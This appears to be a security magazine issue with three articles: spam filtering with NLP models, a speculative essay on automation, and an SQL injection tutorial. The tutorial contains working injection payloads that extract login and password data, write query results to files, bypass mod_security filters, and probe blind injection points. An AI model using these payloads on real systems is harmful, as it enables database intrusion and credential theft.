$$\sum_{i=1}^{n} y_i \alpha_i = 0$$ subject to $\alpha_i \geq 0, \forall i$ and

where n is the number of training examples.

Once α is determined, w and b can be derived by

$$w = \sum_{i=1}^{n} y_i \alpha_i x_i$$

and $b = w \cdot x_k - y_k$ for some $\alpha_k > 0$ (i.e. x_k is a support vector). This model has proved successful in many text classification tasks.

Performance of RIPPER, Naďve Bayes Classifiers & Support Vector Machines

The performance of an e-mail classification or spam filtering system can be evaluated in terms of precision, recall, false alarm rate, miss rate, ROC curve, etc [3,4,5].

$$\text{precision} = \frac{\text{true positive}}{\text{true positive} + \text{false positive}}$$

$$\text{recall} = \frac{\text{true positive}}{\text{true positive} + \text{false negative}}$$

$$\text{false alarm rate} = \frac{\text{spam samples misclassified}}{\text{total spam examples}}$$

Table 1. *Performance of Naïve Bayes Classifier: precision and recall of [3]*

	Spam		Legitimate	
	Precision	Recall	Precision	Recall
Binary features (words)	97.1%	94.3%	87.7%	93.4%
Binary features (words+phrases)	97.6%	94.3%	87.8%	94.7%
Binary features (words+phrases+domain-specific)	100.0%	98.3%	96.2%	100.0%

Table 2. *Performance of RIPPER and SVM: false alarm rates corresponding to a 5% miss rate [4]*

			SVM (TF features)	SVM (Binary features)	RIPPER
Body	Subject	Stop words			
v			.0964	.0929	.1468
v		v	.1204	.1153	.1646
v	v		.0176	.0152	.0788
v	v	v	.0270	.0317	.0858
	v		.5491	.5493	n/a
	v	v	.7188	.7576	n/a

Algorithm 2 Multistage classification

```
Require: labeled data A, unlabeled data B, C, D
   begin
   train SVM on A
   test SVM on B, C, D, output predictions P_B, P_C, P_D
   train Naïve Bayes Classifiers on (B,P_B), (C,P_C), (D,P_D) respectively
   test Naïve Bayes Classifiers on B, C, D, output predictions P_B', P_C', P_D',
   revise P_B, P_C, P_D using P_B', P_C', P_D',: any e-mails labeled as spam by the Naïve Bayes Classifier is used to
                correct the SVM's predictions.
end
```

Table 3. *Personalized spam filtering: area under the ROC curve (AUC) [5]*

	AUC		
	User B	User C	User D
SVM	0.84	0.87	0.94
SVM + Naïve Bayes Classifier	0.75	0.82	0.71
SVM + Naïve Bayes Classifier + revision	0.87	0.91	0.96

$$\text{miss rate} = \frac{\text{nonspam samples misclassified}}{\text{total nonspam examples}}$$

ROC curve: true positive rate plotted against false positive rate.

[3] experimented with Naďve Bayes Classifiers on a corpus of 1789 e-mails in which 1578 are spam. The classifiers were trained on 1538 e-mails and tested on 251 e-mails. As shown in Table 1, the use of domain-specific features such as overemphasized punctuations helps to improve the precision and recall a lot. [4] experimented with RIPPER and Support Vector Machines on a corpus of 3000 e-mails in which 850 are spam. The results are shown in Table 2, where v indicates whether stop words have been filtered out and whether features have been extracted from the body /subject of an e-mail. In all the cases SVM outperforms RIPPER significantly. Since SVM makes soft, probabilistic decisions, it is generally more robust than a rule-based model such as RIPPER, especially when given unfamiliar input.

Personalized spam filtering

Statistical models work well when the distribution of training and test data is similar and large amounts of training data are available. In the scenario of spam filtering, however, it is often the case that a classifier trained on public e-mail corpora does not perform well when applied to a particular users' inbox, where the word distribution might be significantly different from the training data. Given that it is impractical to build personalized training (labeled) data for each individual user – which can be extremely expensive and time-consuming or even a violation of privacy laws – methods such as co-training that can iteratively learn from both labeled and unlabeled data are preferred.

Co-training is based on the assumption that (i) features can be split into two sets, (ii) each set of features is sufficient to train a good classifier, and (iii) the two sets are conditionally independent given the class. In each iteration, two classifiers are trained on the labeled data using different sets of features. The most confident predictions of each classifier on the unlabeled data are then used to create additional labeled data to re-train the other classifier. Recently, [5] used a variation of the co-training model, where the two classifiers share the same features in the learning process, for personalized spam filtering (see Algorithm 2). 4000 e-mails from the public domain (with 50% as spam) were used as labeled data, and 2000*3 e-mails from 3 individual users were used as unlabeled and test data. There is a clear advantage of using predictions on the unlabeled data for re-training the classifiers for personalized spam filtering, as shown in Table 3.

References

[1] Kaspersky Security Bulletin 2011/2012 – *http://www.kaspersky.com/de/downloads/pdf/kaspersky_security_bulletin_2012_de.pdf*

[2] W. W. Cohen. 1996. Learning rules that classify e-mail. In Proceedings of the 1996 AAAI Spring Symp. Inform. Access.

[3] M. Sahami, S. Dumais, D. Heckerman, and E. Horvitz. 1998. A Bayesian approach to filtering junk e-mail. In AAAI'98 Wkshp. Learning for Text Categorization.

[4] H. Drucker, D. Wu, and V. Vapnik, 1999. Support Vector Machines for Spam Categorization. IEEE Trans. Neural Networks. 10, 5, 1048-1054.

[5] V. Cheng and C. H. Li. 2006. Personalized Spam Filtering with Semi-supervised Classifier Ensemble. In Proceedings of the 2006 IEEE/WIC/ACM International Conference on Web Intelligence (WI '06).

[6] E. Blanzieri and A. Bryl. 2008. A survey of learning-based techniques of email spam filtering. Artif. Intell. Rev. 29, 1, 63-92.

[7] J. R. Quinlan and R. M. Cameron-Jones. 1993. FOIL: A midterm report. Science 667, 3-20

[8] J. R. Quinlan. 1995. MDL and Categorial Theories (Continued). In Proceedings of the 1995 ICML.

Conclusion

In this article we have discussed spam filtering from the perspective of natural language processing (NLP). Particularly, we have explained the features (e.g. binary features, TF-IDF, domain-specific features) and the machine learning models (e.g. RIPPER, Naïve Bayes Classifier, SVM) that are commonly used for this task, along with their performance on different data sets. In addition, we have discussed the challenges of personalized spam filtering and the possible solutions (co-training). This article is a very brief introduction of how to apply NLP techniques to spam filtering. There are many other anti-spam techniques (not limited to NLP) for service providers and end users [6], and we do need more of them given that spammers are getting smarter!

YUFAN GUO

Yufan Guo is a PhD student in computational linguistics and natural language processing at the University of Cambridge. She is particularly interested in statistical NLP and applications of NLP in real-world tasks e.g. identifying the information structure of scientific publications.

There's Nothing But Data Out There

In this article, we are going to step away from the present and try for a moment to think forward into the world of 2020, 2030 and beyond. This is a world of data. It is a world where little more than data matters. We have moved to a world where we print the items we need, that has holograma tic images of people delivere3d to us, that delivers all we need and which relies on data form everything.

What you will learn…

- How data is going to change in near future

What you should know…

- Basic knowledge of data

Welcome to the world of the near future, one that has changed radically in a short amount of time and which relies on data. The items we create are all derived from data. The clothes we wear, the plates we eat off of, the furniture we sit on all comes from data. In this world of the future, data is king and security of that data is paramount.

Introduction

Let us for example imagine it is 20 years from now. Two decades have passed from today. Imagine we are now in 2032 and not looking forward from 2012, the present. The technology, just emerging at this point today will be old, superseded and retro. Basically a quaint memory we all love to laugh at.

What will the world of that time be? How is society already changing and changed, and most importantly *where have all the unskilled jobs gone*? Well actually, many skilled jobs will also disappear. Many things we see as skilled jobs can be and will be replaced in the coming years and we will come to trust the security of the system more than we ever have before. This means we need to ensure the security of the systems more than we have ever done before.

2012 has seen the introduction of the *robotic pizza machine*. *Oovie* and others started to replace the dated video store until *Netflix* finally gained enough bandwidth in enough places to have replaced these physical stores in a box.

We have a world and society on the cusp of change and few seem to understand the impacts and outcomes of this process. In it, many workers in industrialised economies will feel the changes as we move towards a new

Food stores and fast food in the future

Just as the pizza stores started to be replaced by vending machines, so around 2021, the new *autonomous delivery vehicles* started to collect pizzas and replace the pizza boy. You call in an order, the machine (somewhere in your city) creates the order and within 15 minutes you find it hot and perfectly cooked as you like it (and it takes your feedback and improves each and ev-

Figure 1. *Pizza Macines*

ery time you order) delivered wherever you happen to be. So, there are no more delivery jobs either.

The autonomous systems work on machine time, not human time.

They work 24/7 and have little downtime (other than upgrades and they are cheap and easy to replace). When you start to do the calculations, we see several shifts for each machine. The amount of downtime and time off for each "store" decreases. The number of overtime hours is nil.

Your local McDonalds no longer hire the youth or elderly. The role of a McDonalds worker is that or an algorithm now with the requirement to place a patty on a grill, time it, flip it, time it, move it to a bun and serve it. A machine can and will do this better, faster and more consistently. Mostly, the economics of this exchange make it likely that the machine will do this for a fraction of the cost of an ideal worker, let alone a lazy or sick one.

With no holidays, no sick days, no personal time and never getting tired; machines will be the low cost alternative to service workers. The world of the future is one without the existing range of low end occupations.

In this future world, we have seen 20 years of vending machines and *robotized shops* gradually replacing the unskilled workers in the retail, food and service industries. We have a shift from many of the routine industries we see now into a world where the

Do we remember Johnny Cabs is the movie *"Total Recall"* from 1990? Just imagine Johnny Pizza. An autonomous robotic vehicle with a pizza oven (or Ham Burger bar) that takes the order remotely, delivers it to your door cooked as you like it in 15 minutes or it is free? Why simply stop at pizza? With automated systems delivering anything you can imagine to order from centralised automated warehouses, run low on a few drinks at a party and expect a robotic courier to deliver a case of beer at 2am on a Saturday morning.

There is no human manufacturing

In a *world* of *3d printers*, of *lights out factories* and even *3d metal printing* and manufacture, there is no place for an assembly worker. The car workers of the future are programmers and designers. When automated systems are less expensive, work longer and produce more without unions and strikes, there will be no place for humans in manufacturing. We will start to see this move towards these systems now and as it becomes less and less expensive to introduce automation, we will start to see and feel the change in and across many industries.

Even mining is not unaffected. Mines are becoming more and more automated with robotic systems reducing the danger and increasing productivity. What we need more of in the future are thought jobs. These are the roles where computers and AI have a long way to catch up let alone exceed humans. We need to train people to do more than routine roles.

There is a coming divide between the skilled and the unskilled we need to address and to address now. Education is cheap in the future, but this still does not empower many people to take on the roles in a growly competitive world. Math is the most valuable of skills. We have many things we can program a computer to do better (including many forms of iterative maths) and we will form the creative parts of a system different to anything we can now imagine.

Only humans can solve some problems. *Not all problems can be solved through computation* and this is our only remaining edge.

The Nike of the future will not hire people in third world countries. There will be no low cost Chinese sweat shops. There will be no manufacturing in these places as it will be less expensive to make a local lights out factory. Even *shoes will be printed* and many times right at home. We will have anything we wish as we want it. There will be no delay as we select an item last minute and hit print. Let us just hope that the print queue is not too large around Christmas day.

There will be no exploitation in third world countries. We have won that battle and at the same time lost the war as there are *NO* low cost jobs at all in third world countries. We have replaced these people and made them obsolete. I hope those who have fought to stop the people being *exploited* are happy with their *Pyrrhic victory*.

What there will be is global competition on a scale unimaginable to any people alive now, including myself. With low cost access terminals, ones that will be available to every person on Earth, there will be competition

Figure 2. *3d Prinitng in Stainless Steel (http://www.gizmodo.com.au/2009/08/3d-printing-now-available-in-stainless-steel-adamantium-next/)*

based on data. When software is king, location becomes less important. When a Klout score and other online determinates govern reputation, it matters not where you are, but what you do. Here, we have a world where a programmer in Hyderabad can compete equally and likely more effectively with one is California. When it makes more of a difference what you produce and location matters naught, then we need to see that data is king.

Food in the future

Farming in 2030 will be completed in containerized systems, *not farms*. We will *grow anything locally*. There will be no "fair price" coffee or cocoa as all foods are grown locally, delivered fresh daily and completely automated. The argument on exploitation will vanish as we simply stop sending money to other countries for food and even tropical spices are one day grown in Canada.

It will be fresher, closer and better. Hydroponic towers will fill deserts, wastelands and areas that we see as unable to support life and there will be no reason to support cash crop farmers. They will not exist other than for charity.

These are systems that will be run on SCADA based controls and create the food base of the future. We are starting to see some of these replace garden markets already. The food is produced without pesticides and can even be grown organically. There is no need for pesticide as the container can be sealed from start to harvest. The cycles are controlled and the freshest food is produced to order in a factory system. If you want to attack the food supply of the system, you will, attack data and controls.

Just imagine however, when you purchase online and have your tastes and desires fed into an online database that stores not only your own preferences, but those of millions of people and you can see how a data driven system will know what people expect to eat and when. It will plan algorithmically when to start crops and know at the outset what will be delivered. No disease, not need for pesticides, just the desired crop in the desired quantity.

All of this is based on data. It is based on crowd sourcing and it means that we have lower costs and more of what we want at the same time.

Vision in a world of augmented reality

We look fondly back at the start of *Google glass* remembering those geeky people with the silly goggles and headsets the same way we in 2012 remember those with a brick of a mobile phone is the 80's. Yes, they are still a little unusual and not what many think are sexy right now, but what of the near future?

What we have in the now of the future is a *bionic system* implanted to augment our seemingly inferior natural vision, hearing and other senses. If you no longer need glasses and wear contacts as I do, moving to a technologically enhanced alternative is a simple choice, but what of all those with 20-20 vision?

Start to think of all the advantages we will have min these devices and you can start to see why people with




Figure 3. *Vertical Urban Farming (http://www.trendhunter.com/trends/vertical-farm-toronto-sky-farm)*

perfect vision will become augmented as well as those in need of an improvement such as me. Just as we have with digital cameras now, imagine a zoom function, night vision and text overlay. Start to add data feeds and even *driving is improved* as we make safe driving a game and overlay data into our field of vision allowing us to better judge road conditions. That is for the few of us still actually driving ourself.

We will have the elderly climbing Everest in *exoskeletons originally designed to replace wheelchairs*. The future of *powered suits* will also aid the general community become faster, climb higher and do more without training.

Good or bad, would you choose to climb the Matterhorn if you could without risk and for a minimal exertion? Our future reality is augmented in many ways.

Retail in the world of automation

We have already seen a move towards online stores. We have online stores delivering groceries (and in the future using automated vehicles) now. Add the ability to have a *suit measured using a laser* scanner and created with more precision and quality than the best bespoke tailor could have hoped to achieve to the ability to print 3d items including clothing and shoes and the retail store of the future is in serious trouble. It is not competion from Amazon and its ilk, but the entire range of future competitors that will allow you to download a design and print it at home.

Next, we add the entire item mapping and supply management systems to the mix. Where we have stores, allowing some items to be stored and viewed as people make an excursion of the day, robotic help systems will guide us. We will have IPv6 enabled RFID (or their following technology) to track and manage all the goods in these stores suing technology in place of people. Ask any question, and the store's automated system will deliver (via a Watson-like system) the most likely answer more effectively than the most highly skilled and personable store assistant could hope to manage.

We already have automated payment systems, self-service counters and more. It is not too long before all of these roles are made redundant and we track what people purchase and auto-bill them as they leave a store. What matters in all of these scenarios is data driven.

If you can compromise the system, fool it or bypass it, this is the theft of the future. Again, this is a data driven system with data driven attacks. It will be the system that you need to fool, not people. As with all aspects of this future society we are moving towards a data based environment where the physical is reliant on the virtual.

But what of skilled roles?

In some countries, *trains* have already moved to driverless operation. We are not that far from pilotless aircraft. Just as *US drone systems* manage to fly remote missions with little aide, airlines will start to move to-

Figure 4. *Google's Sergey Brin in augmented reality glasses (http://www.flickr.com/photos/thomashawk/7050489913/sizes/c/in/photostream/)*

wards pilotless systems in coming years. This will be a big leap for the first player in the industry. That said, when the lowered costs are factored into this, and the cost pressure in the airline industry is immense, then it will be a short time to when all airlines are operating pilotless aircraft.

That seems a scary though, but when we consider the ability to have a remote operator on the ground interact and manage the system unemotionally and when they are not tired (as many pilots can be towards the end of a long flight).

Personally, if you are starting in the airline industry, I would take a long hard look at your future career prospects.

We will all accept this as the cost of transport and travel will decrease. Pilot salaries are a large component in any airlines cost structures and the ability to add more personalised service opportunities will.

Future Education

We need to stop teaching endless lines of facts and start teaching students to *Think!*

Why you ask? Well, we will have a personal assistant (see Watson below) that can instantly answer any natural grammar based question and recall any fact, make any simple calculation and replace any spread-sheet in under a decade. And it will fit into a watch sized device and talk to us using natural speech.

Remembering facts is not educating people, learning how to think and argue is what education needs to be all about. Socrates taught people to question, not to memorize. We need to do the same.

The false arguments as to why we will not have this world

It is argued that automation, robotics and computerization will not affect the near future. This is an argument that we require systems with *vision, touch and hearing just like humans do.*

Well, these things are here in this world.

Watson, IBMs learning machine that won Jeopardy has become an iPhone app in 2017 replacing the failing Siri 3.x. This app, working through your augmented system that delivers a visual update (similar to the visuals in the movie Terminator) will be delivered at first using contact and cameras, then by 2020 will be implanted to offer true Bionic vision. We will go to a "body shop" periodically to get bioware updates as needed.

We also will see holographic images of people as real as you can imagine without them being there.

If that Johnny Pizza seems as if it was a real person and the pizza is better, why would we order any other way?

We will learn differently. When all the facts are there, the entire Library of Congress is online and available, what will matter is the ability to access and analyse information.

In the world of the future, there are no more service jobs, no manufacturing, no low cost roles to fill. It is a world of data, design and creativity. What we need to do is start to imagine ways to make this a world that works in this future.

Rome

Rome of the empire was a place with massive unemployment. We created games to fool the masses into acceptance of their lot in life. This was a decadent and corrupt society that was derived from a far more virtuous (in relation to the later period) society than it ended.

Rome had many people unemployed and a slave based economy. We have a future robotic society with robots taking the place of the slaves in Rome with less chance of a rebellion.




Figure 5. *iOnRoad Augmented driving*

We will have masses of people who do not fit this future. Will be become those who do not learn to become the creators and long for a past of manufacturing? Are we to be a people who are driven by the Gladiatorial future sports and Jerry Springeresk entertainment of the lowest denominator?

Change starts now or we are destined to make the same mistakes we made again.

Art for Art's sake

What people will, do other than the calculations and work machines cannot do is the artistic. Yes, there will be simple reproductions and many things that will have mass market appeal, but we are a long way from the next true masterpiece as much as some like to argue this point.

To conclude…

In all of this, we have a society that is reliant on systems and data. Here, we see a new need to be even more vigilant than we have been in the past. When food systems are based on SCADA style controls, there is far less room for allowing rouge access to the databases and systems that run the controls that enable this future? Security has always been important, but as a future career, it is one that is not going to disappear. We may see automated systems replace even skilled jobs (such as a pilot), but it will be a long time before we start to have secure systems that do not involve people.

Now personally… with qualifications in Statistics, Finance and Economics, do you wonder why I have chosen to work in Information Security and big data analysis?

DR CRAIG S WRIGHT GSE GSM LLM MSTAT

Dr Craig Wright is a lecturer and researcher at Charles Sturt University and executive vice –president (strategy) of CSCSS (Centre for Strategic Cyberspace+ Security Science) with a focus on collaborating government bodies in securing cyber systems. With over 20 years of IT related experience, he is a sought-after public speaker both locally and internationally, training Australian and international government departments in Cyber Warfare and Cyber Defence, while also presenting his latest research findings at academic conferences.

In addition to his security engagements Craig continues to author IT security related articles and books. Dr Wright holds the following industry certifications, GSE, CISSP, CISA, CISM, CCE, GCFA, GLEG, GREM and GSPA. He has numerous degrees in various fields including a Master's degree in Statistics, and a Master's Degree in Law specialising in International Commercial Law. Craig is working on his second doctorate, a PhD on the Quantification of Information Systems Risk.

Advanced

SQL Injection in the real world

These days, most information security experts are well aware of almost all the classes of typical threats and vulnerabilities of information systems. But so are hackers. This means that the information system properties, which an attacker can leverage to harm the system owner interests, have become common knowledge.

Fortunately enough, quite a few public resources provide practical techniques for protecting information systems, as well as separate applications. In the field of web application security the most prominent communities are OWASP and WASC.

However, along with the development of such user-oriented projects, the reverse trend aiming to find ways of hacking a database also evolves. With hackers constantly improving their skills and global expansion of web technologies that require database usage, researchers faced a challenge and started to investigate the problem. This is how the term *SQL Injection* appeared. With time, this vulnerability became well-known, bringing fun to some and trouble to others.

SQL Injection is a hacking technique that enables hacker to bypass firewall and attack database. In this method, the parameters that web application sends to the database are modified to affect the query executed by SQL application. Malicious data can be injected through all available means of interaction with the SQL application.

If the injection completes successfully, hacker may be able to gain access to:

- classified data and/or system configuration settings, which can be used to develop the attack vector (for example, modified SQL query may return hashed user passwords, which can later be brute-forced);
- other systems via the database host computer (this can be achieved by using database procedures and 3GL programming language extensions that support interaction with operating and file systems).

There exist several SQL Injection exploitation techniques:

- Classical SQL Injection
- Blind SQL Injection
  - Classical Blind SQL Injection
  - Error-Based Blind SQL Injection
- Double Blind (or Time-Based) SQL Injections

Let us discuss each technique in more detail. Considering that exploitation of SQL Injection strongly depends on the Structured Query Language peculiarities, the examples we use in this article chiefly apply to the widely-spread database management system MySQL.

Classic SQL Injection

A classic approach to exploitation of SQL Injection vulnerabilities primarily consists in combining two SQL queries in order to obtain extra information out of a certain table/file. A possibility of classic SQL Injection attack facilitates obtaining useful information. The attack is conducted by means of the *union* operator or by SQL query separation (by semicolons). In case when a return page body contains only one entry from the table, line-by-line reading technique is used. Below is an example of the query for an attack against the MySQL database: Listing 1.

For other databases, queries will be slightly different. However, it's not the query itself that does the trick. There are two main things to keep in mind.

- First of all, some databases (for instance, Oracle, MSSQL, PostgreSQL, and others) support query separation by semicolons, thus allowing one not only to obtain data from a table, but to edit the content of the table by means of, for exam-

ple, INSERT-type operators. By the way, the above PostgreSQL example will work equally well with the query separation used instead of the *union* operator.

- Secondly, unlike MySQL, a number of databases do not perform implicit type conversion. For instance, Oracle is one of such databases, so one should use explicit type conversion or the magic word *null* to ensure correct processing of an SQL query.

It should be mentioned that obtaining data from a large table using the line-by-line reading technique takes quite a lot of time. So, when DBMS queries are executed by a privileged user (for example, `file _ priv` for MySQL), the SELECT query result can be output into the file:

```
?/id=1 limit 0 union select login,password from users
                    into outfile '/tmp/users'
```

or

```
?/id=1 limit 0 union select login,password from users
                    into dumpfile '/tmp/users'
```

In fact, once the SQL Injection exploitation provided you with a possibility to work with a file system, you're a footstep away from a possibility to execute commands on the server. Besides, industrial databases, such as MSSQL, have the command line interaction interface embedded into the DBMS architecture. For that reason, according to the general terminology, SQL Injections belong to the class of Command Execution vulnerabilities.

It's worth noting that if data is injected into a query of the INSERT/UPDATE/DELETE type with MySQL being the database in consideration, it is impossible to output the results to a file by means of subqueries due to database restrictions.

For cases when data is injected into an SQL query executed in a table with limited number of columns, it is common to use data concatenation functions, such as `concat()` and `concat_ws()`:

```
?/id=1 limit 0 union select concat(login,password) from
                    users
?/id=1 union select concat_ws(':',login,password) from
                    users
```

Other databases distinct from MySQL might use other symbols for concatenating data, for example, '&', '||', '+'.

If there are still some "remnants" of a "good" SQL query left after the injection has been performed, e.g. "limit…" or "order by…" constructions, these remnants are removed by means of the following comments:

```
?/id=1 union select login,password from users--++
?/id=1 union select login,password from users/*++
…
```

It's not just a mere coincidence that the above examples contain two characters '++'. Data transferred by the GET method will be converted into spaces when the web server sends them to the database. RFC will interpret the resulting query as an absolutely correct one.

Everything is plain and simple. Or, rather, it *was* plain and simple until rugged administrators started using various security filters (aka WAF, Web Application Firewall) to protect vulnerable web applications. Such solutions are mostly based on signature analysis and this is their main flaw. The SQL features and a huge variety of databases in many cases allow bypassing the filtration of the incoming data.

For example, below is a universal vector of bypassing `mod_security` protection against SQL Injection in default rules:

```
/?id=1/*!limit 0 union select concat_ws(0x3a,
                    login,password)from users*/
/?id=1/*!12345limit 0 union select concat_
                    ws(0x3a,login,password)from users*/
...
```

It really works because when MySQL encounters a statement containing `/*!bla-bla*/` and `/*!12345bla-bla*/`, it will interpret the bla-bla as an SQL code. As for

Listing 1. *Classic SQL Injection*

```
?/id=1 limit 0 union select login,password from users limit 0,1
?/id=1 limit 0 union select login,password from users limit 1,1
...
?/id=1 limit 0 union select login,password from users limit 1 offset 0
?/id=1 limit 0 union select login,password from users limit 1 offset 1
(the latter two are equally possible for both MySQL and PostgreSQL).
…
```

the case of 12345, MySQL compares this number with its own version. If the running version number is higher, the SQL query will be executed. Meanwhile, the "sensible" `mod_security`, before comparing the query with its signatures from the SQL Injection vulnerability base, gets rid of extra data in the incoming query, namely, of the `/**/`-type comments.

Another example of a "self-made" PHP filter is provided below. This filter was encountered in real life:

```
...
if (ereg („^(.){1,3}$", $_GET['id'], $regs)) {
mysql_query(„SELECT id,email FROM members where id=".$_
                    GET['id']);
...
```

The attack can be conducted by means of the *null-byte* symbol:

```
/?id=1/*%00*/union+select+id,concat_ws(0x3a,login,passwo
                    rd)+from+users
```

This method is workable because the outdated *ereg* function interprets strings as binary data, while the first three symbols correspond to a regular expression.

Another filter, which was once employed for protection of quite a well-known product, used to get alarmed with queries of the following type:

```
/?id=1 union select password from users
```

Yet, the following queries caused no reaction at all:

```
/?id=1 union select passwd from users
/?id=1 union select pass from users
/?id=1 union select password from user
/?id=1 union select login from users--
```

etc.

But what if you need to use exactly the column *password* and the table *users*? As an option, you can try a blind method of exploitation:

```
/?id=1 and 1=if(ord((lower(mid((select password from
                    users limit 0,1),1,1))))=NUM,1,2)--
```

But in our case, the filter was bypassed in a far more elegant way. The signature reacts only on the substrings *password* and *users* following the key word *union*. Taking that into account, you can create the following query which will bypass the filter:

```
/?id=1 and (select (@v:=password)from users limit 0,1)
                    union select @v--
```

```
/?id=1 and (select (@v:=password)from users limit 1,1)
                    union select @v--
```

etc.

However, an SQL Injection does not always provide a possibility to influence the data returned by the application. When no such modification is possible, the vulnerability is called blind. It's worth mentioning that it is various *blind* types of the SQL Injection that allow bypassing many filters (including WAF).

Blind SQL Injection

A Blind SQL Injection is used when the vulnerable query represents a certain part of application's logic but does not allow displaying any data on the return page. The Blind SQL Injection technique provides possibilities that are comparable to those of the classic one: it allows writing and reading files and obtaining data from tables, however, the reading in this case is carried out character by character. The traditional exploitation of such vulnerabilities employs true/false statements. If the statement is true, the web application will respond with content of one type; if it is false, the respond will contain another type of content. Using the difference in the output data for true and false query statements, one can receive table or file data character by character.

A Blind SQL Injection is possible in the following cases:

- An attacker cannot control data displayed to a user as a result of an SQL query.

Listing 2. *Blind SQL Injection*

```
...
$result = mysql_query("SELECT user FROM users where
                    id = ".$_GET['id']) or die('Query
                    failed: ' . mysql_error());
if(mysql_num_rows($result)>0)
{
    ...
    a part of application logic, for example,
                    execution of another SELECT
                    query
    ...
}
else
{
    echo "error";
}
…
```

